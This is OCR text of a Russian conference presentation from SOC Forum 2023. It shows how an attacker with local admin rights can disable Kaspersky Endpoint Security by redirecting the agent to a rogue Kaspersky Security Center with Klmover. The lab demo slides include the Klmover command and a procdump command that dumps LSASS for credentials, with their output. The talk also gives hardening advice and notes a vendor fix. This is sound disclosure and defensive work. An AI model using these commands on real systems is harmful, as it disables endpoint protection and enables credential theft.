Обход антивируса Kaspersky при наличии прав локального администратора

МОСКВА 2023

SOC
FORUM
2023

ТИМУР ГАТИЯТУЛЛИН

ГК «Солар»

Обо мне

SOC FORUM 2023

[01] СПЕЦИАЛИСТ ПО АНАЛИЗУ ЗАЩИЩЕННОСТИ

[02] ИГРАЮ В CTF

[03] УЧАСТВУЮ В BUG BOUNTY

[04] 6 ЛЕТ В ИБ

[05] СЕРТИФИКАТЫ WAPT, CEH

Содержание

SOC FORUM 2023

ДИСКЛЕЙМЕР

АВТОР ДОКЛАДА НИКОГО НЕ ПРИЗЫВАЕТ К ПРАВОНАРУШЕНИЯМ И НЕ НЕСЕТ ОТВЕТСТВЕННОСТИ ЗА ДЕЙСТВИЯ ЛЮБЫХ ЛИЦ, СОВЕРШЕННЫХ С ИСПОЛЬЗОВАНИЕМ ДАННОЙ ИНФОРМАЦИИ

Актуальность

SOC FORUM 2023

Увеличение доли отечественных решений закономерно. На это повлиял уход иностранных производителей ПО с российского рынка (ESET Software и Microsoft) и введение лицензирования антивирусов для госнужд от ФСБ и ФСТЭК. Лицензиями сегодня обладают решения «Лаборатории Касперского» и компании «Доктор Веб». Эти обстоятельства позволяют отечественным разработчикам быстро развиваться и наращивать обороты на рынке госзаказов.

Эксперт проекта «Контур.Торги»
Василий Данильчик

Проблематика

SOC FORUM 2023

АНТИВИРУС ОТ «ЛАБОРАТОРИИ КАСПЕРСКОГО» БЛОКИРУЕТ ВЫПОЛНЕНИЕ ВРЕДОНОСНЫХ ДЕЙСТВИЙ

АНТИВИРУС НЕЛЬЗЯ ОТКЛЮЧИТЬ ИЛИ УДАЛИТЬ БЕЗ УЧЕТНЫХ ДАННЫХ

Дамп LSASS.exe

SOC FORUM 2023

Дата события	Событие	Приложение	Им
Сегодня, 13.10.2023 14:07:42	Запрещено	Windows Command Processor	cm
Сегодня, 13.10.2023 14:07:42	Обнаружен вредоносный объект	Windows Command Processor	cm

Администратор: Командная строка

```
C:\Users\Tester>c:\temp\procdump.exe -accepteula -ma lsass.exe lsass.dm
Отказано в доступе.

C:\Users\Tester>
```

Сегодня, 13.10.2023 14:0

Событие: Запрещено
Приложение: Windows Co
Пользователь: TESTERPC\T
Тип пользователя: Инициа
Компонент: Защита от эксплойтов
Описание результата: Запрещено
Название: PDM:HackTool.Win32.CreDump.rbaa
Степень угрозы: Высокая
Тип объекта: Процесс
Путь к объекту: C:\Windows\System32
Имя объекта: cmd.exe

Попытка удаления Kaspersky Endpoint Security

SOC FORUM 2023

Условия для решения

SOC FORUM 2023

[01]

Удаленный доступ с правами локального администратора к рабочей станции или серверу, где необходимо выключить антивирус

[02]

Kali Linux

[03]

Сетевой доступ с атакуемой машины до Kali Linux

[04]

Доступ с Kali Linux в интернет

Демостенд

SOC FORUM 2023

СЕРВЕР АДМИНИСТРИРОВАНИЯ KASPERSKY SECURITY CENTER (192.168.146.144)

Windows Server 2012 R2

Kaspersky Security Center 14.2.0.26967

АТАКУЕМАЯ РАБОЧАЯ СТАНЦИЯ (192.168.146.151)

Windows 10 Pro

Агент администрирования Kaspersky Security Center (14.2.0.26967)

Kaspersky Endpoint Security для Windows (12.1.0)

АТАКУЮЩАЯ РАБОЧАЯ СТАНЦИЯ (192.168.146.150):

Kali Linux 2023.2

Последовательность действий

SOC FORUM 2023

01 Разворачиваем Kaspersky Security Center на Kali Linux

02 Получаем доступ с правами локального администратора к атакуемой машине

03 Меняем сервер администрирования на атакуемой машине с помощью утилиты Klmover, указываем нашу Kali Linux с установленным KSC

04 Выключаем Kaspersky Endpoint Security на атакуемой машине в консоли KSC на Kali

05 Делаем дамп LSASS или совершаем любые другие действия

Установка Kaspersky Security Center на Kali Linux

SOC FORUM 2023

1

Устанавливаем поддерживаемую Kaspersky Security Center версию MariaDB и добавляем отдельного пользователя для работы с базой данных

2

Настраиваем профиль пользователя для Kaspersky Security Center

3

Устанавливаем Kaspersky Security Center

4

Настраиваем Kaspersky Security Center с помощью скрипта postinstall.pl

5

Устанавливаем Kaspersky Security Center Web Console

Получение доступа с правами локального администратора к атакуемой машине

SOC FORUM 2023

СОЦИАЛЬНАЯ ИНЖЕНЕРИЯ

ПОДБОР ПАРОЛЯ

ИСПОЛЬЗОВАНИЕ УЯЗВИМОСТЕЙ

ПЕРЕХВАТ УЧЕТНЫХ ДАННЫХ
С ПОМОЩЬЮ MAN-IN-THE-MIDDLE

И ТАК ДАЛЕЕ

Миграция сервера администрирования

SOC FORUM 2023

[01]

Меняем сервер администрирования на атакуемой машине с помощью утилиты Klmover

[02]

Указываем нашу Kali Linux с установленным KSC

[03]

Klmover.Exe -address kscserver.kali.Linux

Миграция сервера администрирования

SOC FORUM 2023

[01]

Меняем сервер администрирования на атакуемой машине с помощью утилиты Klmover

[02]

Указываем нашу Kali Linux с установленным KSC

[03]


Klmover.Exe -address kscserver.kali.Linux

```
C:\Program Files (x86)\Kaspersky Lab\NetworkAgent>Klmover.exe -address 192.168.146.150
Проверка параметров командной строки...OK
Инициализация базовых библиотек...OK
Проверка параметров...OK
Чтение параметров...OK
Запись параметров...OK

Перезапуск службы Агента администрирования...OK


Операция успешно завершена.
```

Выключение Kaspersky Endpoint Security

SOC FORUM 2023

Выключаем Kaspersky Endpoint Security на атакуемой машине в консоли KSC на Kali



дамп LSASS.exe

SOC
FORUM
2023

дамп LSASS.exe

SOC FORUM 2023

```
Адаптер Ethernet Etherne0:

        DNS-суффикс подключения . . . . . : localdomain
        Локальный IPv6-адрес канала . . . . . : fe80::79f3:105b:5266:c521%4
        IPv4-адрес. . . . . . . . . . . . . : 192.168.146.151
        Маска подсети. . . . . . . . . . . . : 255.255.255.0
        Основной шлюз. . . . . . . . . . . . : 192.168.146.2

C:\Users\Tester>c:\temp\procdump.exe –accepteula –ma lsass.exe lsass.dmp

ProcDump v10.0 – Sysinternals process dump utility
Copyright (C) 2009-2020 Mark Russinovich and Andrew Richards
Sysinternals – www.sysinternals.com

[13:06:09] Dump 1 initiated: C:\Users\Teser\Lsass-1.dump
[13:06:09] Dump 1 writing: Estimated dump file size is 50 MB
[13:06:09] Dump 1 complete: 50 MB written in 0.2 seconds
[13:06:09] Dump count reached.
```

Рекомендации, которые помогут не допустить обход антивируса Kaspersky

SOC FORUM 2023

[01]

Перейти на агент администрирования Kaspersky Security Center 15.0.0.12912

[02]

Использовать строгую парольную политику с минимальной длиной в 12 символов и содержанием как цифровых, так и буквенных символов для доменных и локальных учетных записей

[03]

Разграничивать доступ пользователей

[04]

Использовать актуальные версии программного обеспечения

[05]

Выделить ключевые системы в отдельную сеть (сегментирование сети)

[06]

Настроить отправку сервером администрирования уведомлений о публикуемых им событиях аудита, критических событиях, событиях отказа функционирования и предупреждениях

[07]

Отслеживать запуск утилиты KImover

Инфраструктурная атака:

SOC FORUM 2023

НЕОБХОДИМЫЕ УСЛОВИЯ:

Полная компрометация атакуемого хоста (административные привилегии у атакующего)

Компрометация сети (создание «поддельного» KSC в сети «жертвы»)

«ШУМНАЯ» С ТОЧКИ ЗРЕНИЯ SOC АТАКА

1

Устранено в версии 15.0.0.12912 Kaspersky Security Center Agent

2

Дополнительные улучшения Q1 2024

3

Новые версии = улучшения и новый функционал

KSC HARDENING GUIDE

НОВАЯ ВЕРСИЯ KSC

Заключение

SOC FORUM 2023

SOC
FORUM
2023

ВОПРОСЫ?

SOC FORUM 2023

8 (800) 302-85-23
solar@rt-solar.ru

ГК «Солар»
Никитский переулок, 7, стр. 1, г. Москва